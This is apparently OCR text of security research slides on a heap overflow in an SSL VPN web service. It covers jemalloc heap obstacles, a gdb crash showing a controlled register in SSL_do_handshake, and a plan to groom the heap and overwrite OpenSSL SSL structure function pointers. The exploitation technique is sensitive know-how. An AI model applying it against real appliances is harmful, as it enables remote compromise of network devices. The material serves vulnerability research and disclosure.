
```
memcpy(buffer, js_url, js_url_len);
```

Exploitation obstacles

- Destabilizing factors of heap
  - Multiple connection handling with `epoll()`
  - Main process and libraries use the same heap – Jemalloc
  - Regularly triggered internal operations unrelated to connection
- Apache additional memory management
  - No `free()` unless connection ends

Jemalloc allocator limitation

- Centralize small objects
  - Stores small regions in corresponding runs
- Reduce interference between small and large objects
  - Limit target options



Surprise!

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fb908d12a77 in SSL_do_handshake () from /fortidev4-
x86_64/lib/libssl.so.1.1
2: /x $rax = 0x41414141
1: x/i $pc
=> 0x7fb908d12a77 <SSL_do_handshake+23>: callq *0x60(%rax)
(gdb)
```


FUZZ
ME
Reverse

SSL structure (OpenSSL)


- Stores information of each SSL connection
- Ideal target
  - ✓ Allocation triggered easily
  - ✓ Size close to JavaScript buffer
  - ✓ Nearby JavaScript buffer with regular offset (k + N pages)
  - ✓ Useful structure members

Useful structure members


```
typedef struct ssl_st SSL;
struct ssl_st {
    int version;
    const SSL_METHOD *method;      //func table
    …
    int (*handshake_func) (SSL *);
};
```

Mess up connections


- Overflow SSL structure
  - Establish massive connections
    - Lots of normal requests
    - One overflow request




Exploit between connections



